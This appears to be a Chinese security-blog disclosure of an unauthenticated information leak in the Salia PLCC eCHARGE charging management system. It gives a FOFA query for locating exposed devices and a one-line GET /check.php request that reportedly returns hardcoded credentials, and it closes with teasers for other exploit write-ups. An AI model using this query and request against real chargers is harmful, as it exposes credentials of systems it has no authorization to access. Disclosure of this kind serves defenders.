漏洞简介
Salia PLCC 的 eCHARGE 系列提供适用于家庭、企业和公共场所的智能电动汽车充电解决方案,具备高效充电、动态负载管理和光伏系统集成等功能的充电站。其充电管理系统 check.php 存在信息泄露漏洞,未授权攻击者可利用该漏洞获取系统敏感信息。
影响版本
2.2.0(最新版)
fofa语法
"Salia PLCC"
漏洞分析
漏洞复现
GET /check.php HTTP/1.1
Host: salia.mrxn.net
比如硬编码的账户和密码


版本号
0、鉴于很多bot/卑劣者窃取且不署名源出,因此所有新文章一律加采用UUID加密,不再公开。
1、本站文章均为原创,未经授权请勿用于任何商业用途。
2、仅供安全研究和学习使用。若因传播、利用本文档信息而产生任何直接或间接的后果或损害,均由使用者自行承担,文章作者不为此承担任何责任。
3、禁止任何人未经授权转载文章到大陆任何平台,特别是转载还没标记出处的卑劣者。
Salia PLCC 的 eCHARGE 系列提供适用于家庭、企业和公共场所的智能电动汽车充电解决方案,具备高效充电、动态负载管理和光伏系统集成等功能的充电站。其充电管理系统 check.php 存在信息泄露漏洞,未授权攻击者可利用该漏洞获取系统敏感信息。
2.2.0(最新版)
"Salia PLCC"
GET /check.php HTTP/1.1
Host: salia.mrxn.net
比如硬编码的账户和密码
版本号
漏洞简介 用友 U8+ EIS 服务(企业空间插件)内置一个透明转发代理处理器 /EIS/proxy(yonyouup.U8.EIS.Web.dll → APIProxyHan...
漏洞简介 PowerJob 是一款分布式任务调度框架,其 server 端与 worker 之间通信用的传输层端口(HTTP 10010、MU 10077、AKKA 10086...
漏洞简介 这条链把三个缺陷叠起来,全程不需要认证就能拿到服务器权限(部署条件:cache.driver=redis 且 .env 未设 app_key,两者都是生产标配): ...
漏洞简介 CRMEB-KY v6.0.0 的小程序 CI 自动化服务里,RoutineCIServices::preview 把 page_path 参数拼进 exec() 调...
漏洞简介 CRMEB-KY v6.0.0 管理后台的基础配置保存接口 POST /adminapi/agent/config/save_basics 用来配置微信、支付宝支付证...
漏洞简介 CRMEB-KY v6.0.0 管理后台的主题导入接口 POST /adminapi/theme/import 把上传的 zip 主题包解压到 public/them...

# ChanCMS api search SQL注入漏洞 ------ # 漏洞简介 ChanCMS 是一款基于 Node.js、Express5、MySQL...

ChanCMS collect getArticle 远程代码执行漏洞 漏洞简介 ChanCMS 是一款基于 Node.js、Express5、MySQL、Vue3 研发的高...